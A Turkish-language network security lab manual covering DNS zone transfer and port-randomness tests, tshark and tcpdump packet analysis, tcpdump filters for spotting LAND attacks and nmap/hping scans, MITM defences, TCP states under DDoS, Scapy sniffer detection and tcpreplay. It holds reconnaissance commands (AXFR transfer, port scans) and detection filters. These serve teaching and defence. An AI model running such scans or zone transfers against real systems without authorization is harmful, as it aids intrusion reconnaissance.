; <<>> DiG 9.3.3 <<>> axfr huzeyfe.net @mail.lifeoverip.net

; (1 server found)

;; global options:  printcmd

huzeyfe.net.            86400   IN      SOA     ns1.gezginler.net.              uyduruk.gmail.com.
2008100701 86400 7200 3600000 86400

huzeyfe.net.            14400   IN      MX      0 huzeyfe.net.

huzeyfe.net.            86400   IN      NS      ns1.gezginler.net.

huzeyfe.net.            86400   IN      NS      ns1.softlayer.com.

huzeyfe.net.            86400   IN      NS      ns2.gezginler.net.

huzeyfe.net.            86400   IN      NS      ns2.softlayer.com.

huzeyfe.net.            14400   IN      A       208.43.98.28

cpanel.huzeyfe.net.     14400   IN      A       208.43.98.28

ftp.huzeyfe.net.        14400   IN      A       208.43.98.28

localhost.huzeyfe.net.  14400   IN      A       127.0.0.1

mail.huzeyfe.net.       14400   IN      CNAME   huzeyfe.net.

webdisk.huzeyfe.net.            14400   IN      A       208.43.98.28

webmail.huzeyfe.net.            14400   IN      A       208.43.98.28

whm.huzeyfe.net.        14400   IN      A       208.43.98.28

www.huzeyfe.net.        14400   IN      CNAME   huzeyfe.net.
```

```
huzeyfe.net.  86400  IN  SOA  ns1.gezginler.net.  uyduruk.gmail.com.
2008100701 86400 7200 3600000 86400

;; Query time: 18 msec

;; SERVER: 80.93.212.86#53(80.93.212.86)

;; WHEN: Sat Jan 24 11:01:31 2009

;; XFR size: 16 records (messages 1)
```

Değişken kaynak port ve XID değeri testi

Rekursif DNS sunucular başka dns sunuculardan istekde bulunurken kaynak port numarasını değiştirmeyebilirler. Bu, dns protokolünün kötüye kullanılmasına sebep

olabilir. DNS sorgulamaları UDP üzerinden çalıştığı için IP spoofing yapmak kolaydır. Bu sebeple dns protokolünün güvenliği kaynak port numarası ve transaction ID

(XID) değişkenine bağlıdır. Bu iki değişken ne kadar kuvvetli olursa dns üzerinden yapılacak cache poisoning türü ataklar o kadar başarısız olacaktır.

Kaynak port değeri yeterli derecede kuvvetli olan dns sunucunun verdiği cevap

```
# dig +short @195.175.39.40  porttest.dns-oarc.net txt

porttest.y.x.w.v.u.t.s.r.q.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a.pt.dns-oarc.net.

“195.175.39.228 is GREAT: 26 queries in 6.3 seconds from 26 ports with std dev 16123”
```

Kaynak port değeri yeterli derecede kuvvetli olmayan dns sunucunun verdiği cevap

```
# dig +short @vpn.lifeoverip.net  porttest.dns-oarc.net txt

porttest.y.x.w.v.u.t.s.r.q.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a.pt.dns-oarc.net.

“80.93.212.86 is POOR: 26 queries in 5.5 seconds from 1 ports with std dev 0”
```

Dig ile sorgulama zamanı (DNS yavaşlık göstergersi)

DNS sorgularınızda yavaşlık hissediyorsanız bunu dig komutunun çıktısındaki Query time değerinden öğrenebilirsiniz. Aynı adresi farklı iki dns sunucuya sorgulatıp "Query time "değerleri kontrol edilerek hangisinin daha hızlı cevap verdiği öğrenilebilir.

;; Query time: 4131 msec

Yavaş bir dns sunucu

```
# dig @4.2.2.1 www.bilgiguvenligi.org

; <<>> DiG 9.3.3 <<>> @4.2.2.1 www.bilgiguvenligi.org

; (1 server found)

;; global options:  printcmd

;; Got answer:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59504

;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY:  0, ADDITIONAL: 0

…

;; Query time: 256 msec

;; SERVER: 4.2.2.1#53(4.2.2.1)

;; WHEN: Sat Jan 24 23:00:40 2009

;; MSG SIZE  rcvd: 56
```

Hızlı bir DNS sunucu

```
# dig @195.175.39.40 www.bilgiguvenligi.org

; <<>> DiG 9.3.3 <<>> @195.175.39.40 www.bilgiguvenligi.org

; (1 server found)

;; global options:  printcmd

;; Got answer:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46228

;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY:  2, ADDITIONAL: 2

…

;; Query time: 8 msec

;; SERVER: 195.175.39.40#53(195.175.39.40)

;; WHEN: Sat Jan 24 23:00:27 2009

;; MSG SIZE  rcvd: 136
```

Uygulama No: **BGA-UAG-63**

Thsark ile TCP/IP Paket Analizi

Amaç: Tshark aracı kullanılarak TCP/IP Paket Analizi

Tshark, güçlü bir ağ protokolleri analiz programıdır. Tshark komut satırından çalışır ve yine bir ag trafik analiz programı olan Wireshark'da bulunan çoğu özelliği destekler.

Komut satırından çalışan ve çok bilinen diğer bir trafik analiz aracı da tcpdump'dır.

Tshark ile tcpdump'ın ayrıldığı en belirgin nokta Tshark'ın trafik analizinde protokolleri tanıyabilmesi ve bunları detaylı bir şekilde gösterebilmesidir. Aşağıda vereceğim örneklerde

protokol tanımanın ne manaya geldiği daha iyi anlaşılacaktır. Kişisel olarak Tshark'ı imkanım olduğu ortamlarda tcpdump'a tercih ediyorum.

Bu ikili, networking konuları ile ilgilenen herkesin a-z'ye bilmesinde fayda olan araçlardır.

Basit Tshark Kullanımı

tshark, çeşitli işlevleri olan bir sürü parametreye sahiptir. Eğer herhangi bir paramnetre kullanmadan çalıştırılırsa ilk aktif ağ arabirimi üzerinden geçen trafiği yakalayıp ekrana basar.

```
home-labs ~ # tshark
Running as user "root" and group "root". This could be dangerous.
Capturing on eth0
0.000000 192.168.2.23 -> 80.93.212.86 ICMP Echo (ping) request
0.012641 80.93.212.86 -> 192.168.2.23 ICMP Echo (ping) reply
0.165214 192.168.2.23 -> 192.168.2.22 SSH Encrypted request packet len=52
```

```
0.165444 192.168.2.22 -> 192.168.2.23 SSH Encrypted response packet len=52

0.360152 192.168.2.23 -> 192.168.2.22 TCP pcia-rxp-b > ssh [ACK] Seq=53
Ack=53 Win=59896 Len=0

0.612504 192.168.2.22 -> 192.168.2.23 SSH Encrypted response packet len=116

1.000702 192.168.2.23 -> 80.93.212.86 ICMP Echo (ping) request

1.013761 80.93.212.86 -> 192.168.2.23 ICMP Echo (ping) reply

1.057335 192.168.2.23 -> 192.168.2.22 SSH Encrypted request packet len=52

16 packets captured
```

Eğer çıktıların ekrana değil de sonradan analiz için bir dosyaya yazdırılması isteniyorsa -w dosya_ismi parametresi kullanılır.

```
# tshark -w home_labs.pcap

Running as user "root" and group "root". This could be dangerous.

Capturing on eth0

24
```

Gerektiğinde home_labs.pcap dosyası libpcap destekli herhangi bir analiz programı tarafından okunabilir. tshark ya da tcpdump ile kaydedilen dosyadan paket okumak

için -r parametresi kullanılır.

Arabirim Belirtme

İstediğiniz arabirim üzerinden dinleme yapılması istenirse -i arabirim_ismi parametresi kullanılır.

#tshark -i eth12

gibi. -n parametresi ile de host isimlerinin ve servis isimlerinin çözülmemesi sağlanır.

Detaylı Paket Çıktısı

Paketleri ekrandan izlerken ilgili protokole ait tüm detayları görmek için -V parametresi kullanılabilir.

Mesela udp 53(DNS) paketlerini detaylı çıktısını incelyelim.

home-labs#thsark -i eth0 udp port 53

Frame 2 (100 bytes on wire, 100 bytes captured)

Arrival Time: Jan 17, 2009 11:54:34.174323000

[Time delta from previous captured frame: 0.001332000 seconds]

[Time delta from previous displayed frame: 0.001332000 seconds]

[Time since reference or first frame: 0.001332000 seconds]

Frame Number: 2

Frame Length: 100 bytes

Capture Length: 100 bytes

[Frame is marked: False]

[Protocols in frame: eth:ip:udp:dns]

Ethernet II, Src: Arcadyan_a7:22:5c (00:1a:2a:a7:22:5c), Dst: Giga-Byt_5a:1b:96 (00:1f:d0:5a:1b:96)

Destination: Giga-Byt_5a:1b:96 (00:1f:d0:5a:1b:96)

Address: Giga-Byt_5a:1b:96 (00:1f:d0:5a:1b:96)

…. …0 …. …. …. …. = IG bit: Individual address (unicast)

…. ..0. …. …. …. …. = LG bit: Globally unique address (factory default)

Source: Arcadyan_a7:22:5c (00:1a:2a:a7:22:5c)

Address: Arcadyan_a7:22:5c (00:1a:2a:a7:22:5c)

…. …0 …. …. …. …. = IG bit: Individual address (unicast)

…. ..0. …. …. …. …. = LG bit: Globally unique address (factory default)

Type: IP (0×0800)

Internet Protocol, Src: 192.168.2.1 (192.168.2.1), Dst: 192.168.2.23 (192.168.2.23)

Version: 4

Header length: 20 bytes

Differentiated Services Field: 0×00 (DSCP 0×00: Default; ECN: 0×00)

0000 00.. = Differentiated Services Codepoint: Default (0×00)

…. ..0. = ECN-Capable Transport (ECT): 0

…. …0 = ECN-CE: 0

Total Length: 86

Identification: 0×0000 (0)

Flags: 0×04 (Don't Fragment)

0… = Reserved bit: Not set

.1.. = Don't fragment: Set

..0. = More fragments: Not set

Fragment offset: 0

Time to live: 64

Protocol: UDP (0×11)

Header checksum: 0xb52e [correct]

[Good: True]

[Bad : False]

Source: 192.168.2.1 (192.168.2.1)

Destination: 192.168.2.23 (192.168.2.23)

User Datagram Protocol, Src Port: domain (53), Dst Port: blueberry-lm (1432)

Source port: domain (53)

Destination port: blueberry-lm (1432)

Length: 66

Checksum: 0x2a35 [correct]

[Good Checksum: True]

[Bad Checksum: False]

Domain Name System (response)

[Request In: 1]

[Time: 0.001332000 seconds]

Transaction ID: 0×0001

Flags: 0×8100 (Standard query response, No error)

1… …. …. …. = Response: Message is a response

.000 0… …. …. = Opcode: Standard query (0)

…. .0.. …. …. = Authoritative: Server is not an authority for domain

…. ..0. …. …. = Truncated: Message is not truncated

…. …1 …. …. = Recursion desired: Do query recursively

…. …. 0… …. = Recursion available: Server can't do recursive queries

…. …. .0.. …. = Z: reserved (0)

…. …. ..0. …. = Answer authenticated: Answer/authority portion was not authenticated by the server

…. …. …. 0000 = Reply code: No error (0)

Questions: 1

Answer RRs: 1

Authority RRs: 0

Additional RRs: 0

Queries

1.2.168.192.in-addr.arpa: type PTR, class IN

Name: 1.2.168.192.in-addr.arpa

Type: PTR (Domain name pointer)

Class: IN (0×0001)

Answers

1.2.168.192.in-addr.arpa: type PTR, class IN, RT

Name: 1.2.168.192.in-addr.arpa

Type: PTR (Domain name pointer)

Class: IN (0×0001)

Time to live: 2 hours, 46 minutes, 40 seconds

Data length: 4

Domain name: RT

Benzer bir paketin tcpdump ile görüntüsü aşağıdaki gibi olacaktır. Her iki çıktıdan da görüleceği gibi Tshark ile protokol ve katmanlara ait tüm detaylar çözümlenirken tcpdump'da sadece özet bilgiler yer alır.

```
# tcpdump -i eth0 -n udp port 53 -vv

tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes

11:57:12.096474 IP (tos 0×0, ttl 128, id 21291, offset 0, flags [none], proto UDP (17), length 59) 192.168.2.23.1446 > 192.168.2.1.53: [udp sum ok] 2+ A?

www.linux.com. (31)

11:57:12.820246 IP (tos 0×0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17), length 215) 192.168.2.1.53 > 192.168.2.23.1446: 2 q: A? www.linux.com. 2/3/3

www.linux.com. CNAME linux.com., linux.com.[|domain]
```

Tshark'da Filtreler

Tshark aynı Wireshark'da olduğu gibi iki çeşit filtreleme özelliğine sahiptir. Bunlardan biri trafik yakalama esnasında kullanılan ve tcpdump ile hemen hemen aynı

özelliklere(Berkley Paket Filter) sahip olan capture filter, diğeri de yakalanan trafik üzerinde detaylı analiz yapmaya yarayan Display filter dır.

Display filterlar aynı zamanda paket yakalama esnasında da kullanılabilir.

Display filter Kavramı

Display filter özelliği ile Tshark çözümleyebildiği protokollere ait tüm detayları gösterebilir ve sadece bu detaylara ait paketleri yakalamaya yardımcı olur. Mesela

amacımız tüm dns trafiği değil de dns trafiği içerisinde sadece www.lifeoverip.net domainine ait sorgulamaları yakalamak istersek aşağıdaki gibi bir filtreleme işimize yarayacaktır.

Note: Display Filter için -R 'filtreleme detayı' seçeneği kullanılır.

```
# tshark -i eth0 -n -R 'dns.qry.name==www.lifeoverip.net'

Running as user "root" and group "root". This could be dangerous.

Capturing on eth0

11.467730 192.168.2.23 -> 192.168.2.1 DNS Standard query A www.lifeoverip.net

13.467968 192.168.2.23 -> 192.168.2.1 DNS Standard query A www.lifeoverip.net

17.936486 192.168.2.23 -> 192.168.2.1 DNS Standard query A www.lifeoverip.net

17.938038 192.168.2.1 -> 192.168.2.23 DNS Standard query response A 80.93.212.86
```

Böylece normal snifferlarda sadece udp 53'u dinleyerek bulmaya çalıştığımız detaylar Tshark ile kolayca belirtilebiliyor.

Uygulama No: **BGA-UAG-64**

MiTM Saldırılarını Çift Yönlü Engelleme

Amaç: İki yönlü ortadaki adam saldırılarını engelleme uygulaması

Mitm(Man in the middle)-ortadaki adam saldirisi TCP/IP aglarda uygulanan ve basari orani oldukca yuksek bir saldiri tipidir.,

Ag guvenligi konusunda kulaktan dolma bilgisi olanlarin bile hakkinda bilgi sahibi oldugu bu saldiri tipi hep bilinip hic koruma alinmayan saldiri tiplerinin de en iyi ornegi.Konu hakkinda cesitli koruma yontemleri ele aliniyor fakat hemen hemen hepsi bir yerde etkisiz kalabiliyor(Switch seviyesinde alinmayan onlemler).

Bu tip araya girip veri calma/degistirme saldirilarinin basarisi saldirganin hedef sistem ile sizin sisteminizin iletisimi esnasinda(baslangicinda, ortasinda vs) araya giren birilerinin kendilerini hedef sistemmis gibi gosterebilmesidir. L2 seviyesinde trafigi uzerine alan biri bilgi ve becerileri seviyesinde trafik uzerinde her tur islemi yapabilir. Buna "https" trafigi ve cesitli sistemlere login olurken kullanilan OTP(one time password) sistemler de dahil. Zira trafik uzerimizden akiyordur ve %100 mudahele imkanimiz vardir.

Bugune kadar bu tip basit ama hala onemini koruyan saldiri tiplerine karsi koruma yontemi olarak genelde statik ARP kayitlari kullanilmasi oneriliyor. Yani hedef sistem(genelde router)in MAC adresini kendi sisteminize sabit ve degistirilemez olarak girmek.

Bu yontem bir dereceye kadar koruma saglayabilir ama saldirgan biraz kafayi calistirip sizin sisteminiz ile Router/Gateway arasina degil de Gateway/Router ile sizin araniza girerse devre disi kalir. Yani kulagini duz tutmak yerine tersinden tutarsa sizin aldiginiz onlem ise yaramayacaktir.

Sizin sisteminizden cikan trafik dogrudan Router'a gidecektir oradan da hedefine fakat donen trafik Router'a ordan da araya girmis olan saldirgana, saldirgandan sonra da sizin sisteminize dogru gidecektir. Yani gidis paketleri uzerinde degil ama donus paketleri

uzerinde tam bir hakimiyet soz konusu. Yine kafasini calistiran bir saldirgan bunu kullanarak istedigi bilgiyi alabilir ve degistirebilir.

Korunma icin her iki sistemde de statik MAC adresleri kullanmak gerekebilir. Fakat DHCP calistiran aglarda ip-mac sabitlemesi pek mumkun degildir(lease surelerini cok uzun tutarak ya da dhpc'den mac adresine gore ip atamasi yapilabilir). Dolayisi ile cozum yine donanim seviyesinde cozmeye kaliyor.

Uygulama No: **BGA-UAG-65**

Tcpdump Aracınının Saldırı ve Anormallik Tespit Amaçlı Kullanımı

Amaç: tcpdump aracı kullanılarak paketlerin detaylı olarak incelenmesi ve saldırı girişimlerinin tespit edilmesi

Tcpdump basit bir paket yakalama aracıdır fakat TCP/IP'ye hakim bir göz tcpdump ve sağladığı gelişmiş filtreleme özelliklerini kullanararak ortamdaki anormal paketleri bir IDS gibi belirleyebilir. Mesela Nmap tarafından yapılan çoğu tarama tcpdump ile yakalanabilir, ya da işletim sistemi saptama programları, firewallking deneyimleri vs tcpdump'ın gelişmiş filtreleme özellikleri ile kolaylıkla tanımlanabilir.

Mesela LAND atagini(hedef ip ve kaynak ipsi ayni olan paketler) yakalamak icin asagidaki gibi bir filtrel ise yarayacaktir.

#tcpdump 'ip[12:4] = ip[16:4]'

TTL Değeri 2'den az olan paketleri Yakalama(traceroute vs)

 # tcpdump -i ste0 'ip[8] < 2'

Benzer sekilde bu tip gelismis filtrelere kullanilarak port tarama araclarinin yaptigi taramalar/tarama turleri kolaylikla belirlenebilir.

Tcpdump kullanarak Port Tarama Araçlarını Belirleme

Port tarama araçlarının kendilerine özgü imzaları vardır. NIDS gibi sistemler tarama yapan araçları bu imzalarından tanıyarak alarm üretirler. Bu imzalar neler olabilir; mesela nmap port tarama yaparken kaynak portlarını sabit tutar, hping ise birer arttırır, nmap'in gonderdigi paketlerin window size'i(-sS icin 2048 gibi) normal uretilen paketlerden farklidir.

Nmap ile port tarama:

```
# nmap -P0 -sS localhost -p 23-26

Starting Nmap 4.20 ( http://insecure.org ) at 2008-01-09 18:13 CST

Interesting ports on localhost (127.0.0.1):

PORT STATE SERVICE

23/tcp closed telnet

24/tcp closed priv-mail

25/tcp closed smtp

Nmap finished: 1 IP address (1 host up) scanned in 0.047 seconds
```

Tcpdump ciktisi:

```
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode

listening on lo, link-type EN10MB (Ethernet), capture size 96 bytes

IP 127.0.0.1.38083 > 127.0.0.1.25: S 2234071620:2234071620(0) win 2048 <mss 1460>

IP 127.0.0.1.25 > 127.0.0.1.38083: R 0:0(0) ack 2234071621 win 0

IP 127.0.0.1.38083 > 127.0.0.1.23: S 2234071620:2234071620 (0) win 1024 <mss 1460>

IP 127.0.0.1.23 > 127.0.0.1.38083: R 0:0(0) ack 2234071621 win 0

IP 127.0.0.1.38083 > 127.0.0.1.26: S 2234071620:2234071620(0) win 2048 <mss 1460>

IP 127.0.0.1.26 > 127.0.0.1.38083: R 0:0(0) ack 2234071621 win 0

IP 127.0.0.1.38083 > 127.0.0.1.24: S 2234071620:2234071620(0) win 2048 <mss 1460>

IP 127.0.0.1.24 > 127.0.0.1.38083: R 0:0(0) ack 2234071621 win 0
```

Hping ile paket uretme

hping -S localhost -p 23

HPING localhost (lo 127.0.0.1): S set, 40 headers + 0 data bytes

Tcpdump ciktisi:

18:17:19.060455 IP 127.0.0.1.**2599** > 127.0.0.1.23: S 1381047247:1381047247(0) win 512

18:17:19.060866 IP 127.0.0.1.23 > 127.0.0.1.2599: R 0:0(0) ack 1381047248 win 0

18:17:20.063012 IP 127.0.0.1.**2600** > 127.0.0.1.23: S 1620447159:1620447159(0) win 512

18:17:20.063037 IP 127.0.0.1.23 > 127.0.0.1.2600: R 0:0(0) ack 1620447160 win 0

tcpdump ciktisindaki kaynak port numaralari izlenirse birer arttigi gozlenebilir.

Hping ile port taramasi:

hping –scan 23-25 localhost

Scanning localhost (127.0.0.1), port 23-25

3 ports to scan, use -V to see all the replies

+—-+———–+———+—+—–+—–+—–+

|port| serv name | flags |ttl| id | win | len |

+—-+———–+———+—+—–+—–+—–+

All replies received. Done.

Not responding ports:

tcpdump ciktisi:

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode

```
listening on lo, link-type EN10MB (Ethernet), capture size 96 bytes
18:10:30.009583 IP localhost.2072 > localhost.telnet: . win 512
18:10:30.011191 IP localhost.telnet > localhost.2072: R 0:0(0) ack 618773858 win 0
18:10:30.011803 IP localhost.2072 > localhost.24: . win 512
18:10:30.012269 IP localhost.24 > localhost.2072: R 0:0(0) ack 665490122 win 0
18:10:30.012899 IP localhost.2072 > localhost.smtp: . win 512
18:10:30.012916 IP localhost.smtp > localhost.2072: R 0:0(0) ack 1225157431 win 0
```

gorulecegi gibi hping de tarama modunda calisirken kaynak port numarasini sabit tutar ama taramalarda kullandigi window size'i Nmap'den farklidir.

Uygulama No: **BGA-UAG-66**

Web Sunuculara Yönelik DdoS Saldırıları ve TCP Oturum Detayları

Amaç: Web sunucularına yapılan DDOS saldırılar sonrasında TCP oturum detaylarının incelenmesi

Internete açık web sunucular için tehdit sıralamalarında ilk sırayı DDOS saldırıları alıyor. Çok basit(?) araçlarla zahmet ve bilgi gerektirmeden yapılabilmesi, etkisinin yüksek olması bu saldırı tiplerini yaygınlaştıran ana etkenlerden.

Web Sunucunuzun bir DDOS saldırısına karşı olduğunu nasıl anlarsınız?

En basitinden netstat komutunu çalıştırarak bağlantı tablosunu izlenir ve aynı ip/random ip lerden gelen bağlantılar incelemeye alınır. Normalde aynı ip adresinden(arkasında onarca istemcisi bulunan networkler haric) belirli bir sayıdan fazla istek gelmez(siz 10 diyin ben 30 diyeyim). Fazlası varsa anormal, incelenecek bir durum var demektir.

Nasıl incelersiniz?

İncelemeye geçmeden buna sebep olan protokolü ve detaylarına eğilelim.

Kısaca hatırlayacak olursak TCP bağlantıları bayraklarla(flags) yürütülür. Bayraklar TCP bağlantılarında durum belirleme konumuna sahiptir Yani bağlantının başlaması, veri transferi, onay mekanizması ve bağlantının sonlandırılması işlemleri tamamen bayraklar aracılığı ile gerçekleşir.

UDP'de ise böyle bir mekanizma yoktur. UDP'de güvenilirliliğin(paketlerin onay mekanizmasi) sağlanması üst katmanlarda çalışan uygulamalar yazılarak halledilebilir. DNS protokolü UDP aracılığı ile nasıl güvenilir iletişim kurulacağı konusunda detay bilgi verecektir.

UNIX/Windows sistemlerde bağlantılara ait en detaylı bilgi netstat (Network statistics) komutu ile elde edilir. Netstat kullanarak TCP, UDP hatta UNIX domain socketlere ait tüm bilgileri edinebiliriz.

UDP için bir bağlantı durum bilgisi olmadığından dolayı netstat aracılığı ile de fazla bilgi alamayız fakat

TCP'de bağlantıya ait oldukca fazla durum vardır.

TCP bağlantılarında netstat aracılığı ile görülebilecek durum senaryoları:

CLOSE_WAIT, CLOSED, ESTABLISHED, FIN_WAIT_1, FIN_WAIT_2, LAST_ACK, LISTEN, SYN_RECEIVED, SYN_SEND ve TIME_WAIT

Bunların neler olduğu ve hangi durumlarda oluştuğunu irdeleyelim.

SYN_SEND : Hedef sistemle TCP bağlantısı oluşturma adımının ilkidir. Kısaca SYN bayraklı paket gönderilip buna karşılık cevap bekleme zamanında portun alacağı durum.

SYN_RECEIVED: Hedef sistem portu bağlantı kurulması için gerekli ilk adım olan SYN paketini almıştır.

ESTABLISHED: 3 lü el sıkışma tamamlanmış artık taraflar veri transferi yapabilir durumdadır.

LISTEN: O portun bağlantı kabul eder olduğunu belirtir.

tcp4 0 0 *.465 *.* LISTEN

LISTEN moddaki portları ki bunlar aynı zamanda sistemde çalışan servisler dir

netstat -ant|grep LISTEN komutu ile elde edebiliriz.

TCP Oturumlarında bağlantı sonlandırma

Oturum sonlandırma her iki tarafında anlaşması sonucu tamamlanır. Taraflardan birinin ilgili bayraklı paketi göndermemesi, geç göndermesi bağlantının sağlıklı olarak sonlanmasına engel olur.

Bağlantı sonlandırma aşamalarında çeşitli durumlar oluşur. Bu durumlara geçmeden bir TCP bağlantısının nasıl kapatıldığını inceleyelim.

A ——FIN ———>B

A <—–ACK———B

A <—–FIN———B

A ——ACK———B

görüleceği üzere A ve B sistemleri arasındaki bağlantıyı kapatmak için 4 paket transferi oluyor. Bu paketleri Wireshark ya da tcpdump ile rahatlıkla görebilirsiniz.

tcpdump çıktısı:

```
2007-08-13 21:38:57.239126 IP 80.93.212.86.3306 > 88.233.216.57.2175: F 75:75(0) ack 1 win 65535

2007-08-13 21:38:57.292806 IP 88.233.216.57.2175 > 80.93.212.86.3306: . ack 76 win 17446

2007-08-13 21:38:57.295927 IP 88.233.216.57.2175 > 80.93.212.86.3306: F 1:1(0) ack 76 win 17446

2007-08-13 21:38:57.295941 IP 80.93.212.86.3306 > 88.233.216.57.2175: . ack 2 win 65534
```

Bağlantı sonlanması esnasında oluşan durumlar:

FIN_WAIT_1:

Bağlantı sonlandırmak için işlem başlatan taraf(A) hedef sisteme FIN bayraklı TCP paketi gönderir. Ardından karşı taraftan(B) ayrı ayrı ACK ve FIN bayraklı paketleri bekler . Bu arada durumunu FIN_WAIT_1 olarak ayarlar.

FIN_WAIT_2:

Bağlantı sonlandırma isteğini(FIN bayraklı ilk paket) alan taraf(B) bu pakete karşılık olarak ACK(onay) bayraklı TCP paketi hazırlar ve gönderir ve durumunu CLOSE_WAIT'e alır. Ilk FIN bayraklı paketi gönderen taraf(A) ACK paketini aldığında durumunu FIN_WAIT_2 olarak ayarlar.

Böylece bağlantı sonlandırma işleminin ilk yarısı tamamlanmıştır. Diğer yarısıda sağlıklı tamamlandıktan sonra bağlantı tamamen sonlanmış olacaktır.

LAST_ACK:

B tarafı ACK bayraklı paket gönderdikten sonra , kendisinin de bağlantıyı sonlandırmak istediğini

bildiren FIN bayraklı paket oluşturarak A sistemine gönderir ve durumunu LAST_ACK olarak ayarlar.

TIME_WAIT

: A sistemi FIN bayraklı paketi aldıktan sonra buna cevaben ACK bayraklı bir paket oluşturarak

B'ye gönderir ve durumunu TIME_WAIT olarak belirler.

A sistemi TIME_WAIT durumunda son gönderilen ACK bayraklı paketin hedef sisteme(B) ulaştığını

garantilemek için bir müddet bekler. Bu müddet eğer gereğinden fazla(eski tip UNIX sistemlerde 4 dakikaya kadar çıkabiliyor.) ise sisteminizde netstat -an çalıştırdığınızda oldukca fazla TIME_WAIT satırı görebilirsiniz.

Bu da sistemi gereğinden fazla meşgul edeceği için performans problemleri yaşanması kaçınılmaz olacaktır.

Örnek bir sistem üzerinde inceleme:

www portuna yapılan bir istek ve isteğin sonlanması sırasında netstat ile alınan durum çıktıları. Sadece sunucu tarafını gösterdiği için bazı durumlar gözükmemektedir. İsteği yapan taraf da incelenecek olursa eksik kalan kısımlar tamamlanır.

```
tcp4 0 0 80.93.212.86.80 88.233.216.57.2348 SYN_RECEIVED

tcp4 0 0 80.93.212.86.80 88.233.216.57.2348 ESTABLISHED

tcp4 0 0 80.93.212.86.80 88.233.216.57.2348 FIN_WAIT_2

tcp4 0 0 80.93.212.86.80 88.233.216.57.2348 TIME_WAIT
```

Uygulama No: BGA-UAG-67

Yerel Aglarda Sniffer Tespit Çalışmaları

Amaç: Yerel Ağlarda kullanılan snifferların tespit edilmesi

Yerel aglarda sniffer amacli çalıştırılan hostları bulmak için çeşitli araçlar kullanılabilir hatta python, ruby gibi programlama dillerine hakimseniz bir kac satirda

bu isi yapabilirsiniz(Python ve Scapy kullanarak tek satirda halledilebilir).

İşin biraz detayına inip Sniffer calistiran makinelerin nasil belirlenebilir sorusunu cevaplayalım.

Agda sniffer olarak çalışan makinelerin bulunması demek ağda promiscious modda çalışan ethernet kartlarına sahip sistemlerin bulunması demektir.

Kısaca hatırlayacak olursak ethernet kartları üzerlerinde gömülü olarak gelen ve MAC adresi olarak adlandırılan 6 bytelik adrese sahiptir ve yerel ağlardaki tüm işlemler

için bu adresler kullanılır. İki host arasında IP üzerinden haberleşmek istiyorlarsa öncelikle birbirlerinin MAC adreslerini bilmeleri/öğrenmeleri gerekir.

Ethernet kartlarının çalışmasında donanım seviyesinde aşağıda belirtilen 4 tip

filtreleme etkindir.

Unicast-> Kendi adresine gelen paketler

Broadcast -> Broadcast adresine gelen paketler

Multicast-> uye olunan multicast gruba ait paketler.

Promiscious -> Gelen paketin ne olduğuna bakmadan kabul edildiği durum.

bizim burada test edeceğimiz mod Promiscious -yani gelen paketin kontrol edilmeden kabul edildiği durum.

Promiscious modda çalışan(Snifferlar) sistemler nasıl belirlenir?

Suphelenilen makineye kendisinin sorgulandığı bozuk broadcast paketleri gönderilir.

Normalde host promiscious modda değilse bu paketleri önemsemeyecektir.

Ama eğer promiscious modda ise paketin destination'i neresi kontrol etmeden paketi kabul edecektir ve paketin içerisinde de kendisinin sorgulandığını gördüğü için

cevaplayacaktır. Böylece biz de o hostta sniffer çalışı çalışmadığını anlamış olacağız.

Basit mantık ama etkili..

Örnek araç olarak scapy kullanalım.

>>> is_promisc("100.100.100.100", fake_bcast='ff:ff:00:00:00:00')

True

Bu arada ağdaki trafiği izlersek aşağıdaki çıktıyı alırız.

```
# tcpdump -i eth0 -e -tttnn

000000 00:11:25:44:e8:95 > ff:ff:00:00:00:00, ethertype ARP (0×0806), length 42: arp

who-has 100.100.100.100 tell 100.100.100.101

003151 00:04:61:47:da:74 > 00:11:25:44:e8:95, ethertype ARP (0×0806), length 60: arp

reply 100.100.100.100 is-at 00:04:61:47:da:74
```

Bu ne manaya geliyor?

İki paket var:

ilki bizim bulunduğumuz host broadcastten bozma bir adrese 100.100.100.100 adresinin kim olduğunu sorgulayan ARP paketi gönderiyor.

Diğer pakette ağda promiscious modda çalışan ve 100.100.100.100 adresine sahip adres. Kefal gibi atlayıp bozuk adreslenmiş paketimize cevap vermeye çalışıyor ve yakalanıyor.

tüm ağı teker teker değilde tek seferde sniffer için taramak istersek Scapy'nin promiscping fonksiyonunu deneyebilirsiniz.

```
>>> a=promiscping("100.100.100.0/24",  timeout=2, fake_bcast='ff:ff:ff:ff:ff:fe')
Begin emission:
*Finished to send 256 packets.
Received 1 packets, got 1 answers, remaining 255 packets
00:04:61:47:da:74 100.100.100.100
***Guncelleme
```

Windows ortaminda daha rahat, kullanisli bir urun ariyorsaniz http://www.securityfriday.com/ adresinden Promiscan aracini(free ve commercial surumleri var)indirip kullanabilirsiniz.

Uygulama No: **BGA-UAG-68**

Kaydedilmiş Trafiğin Tekrar Oynatılması – Tcpreplay

Amaç: tcpreplay ile kaydedilmiş trafiği tekrar oluşturmak ve incelemek

tcpreplay , tcpdump/wireshark gibi araclarla kaydedilmis trafigi tekrar olusturma/duzenleme icin kullanilan araclar butunudur. Genelde Firewall, switch, router, IDS/IPS gibi cihazlarin testleri icin kullanilir. Kaydedilmis bir trafigi istedigimiz gibi duzenleyerek tekrar olusturarak her seferinde farkli trafik

mesela dns trafiginde belirli degerleri analiz eden ve sonuclarina gore aksiyon alan bir program yazdiniz ve programinizi test etmek istiyorsunuz, her seferinde dns sisteminize gelecek dns paketlerini beklemek/birilerinin dns sunucusunu kullanmak yerine belirli miktarda dns paketi yakalayarak(tcpdump vs) bunu tcpreplay ile istediginiz kadar, degistirerek kullanabilirsiniz.

Tcpreplay 3.0.RC1 surumunu(daha onceki surumlerden tamamen farkli) denemek icin >>http://tcpreplay.synfin.net/

tcpreplay takimi bilesenleri;

* tcpprep – multi-pass pcap file pre-processor which determines packets as client or server and creates cache files used by tcpreplay and tcprewrite

* tcprewrite – pcap file editor which rewrites TCP/IP and Layer 2 packet headers

* tcpreplay – replays pcap files at arbitrary speeds onto the network

* tcpbridge – bridge two network segments with the power of tcprewrite

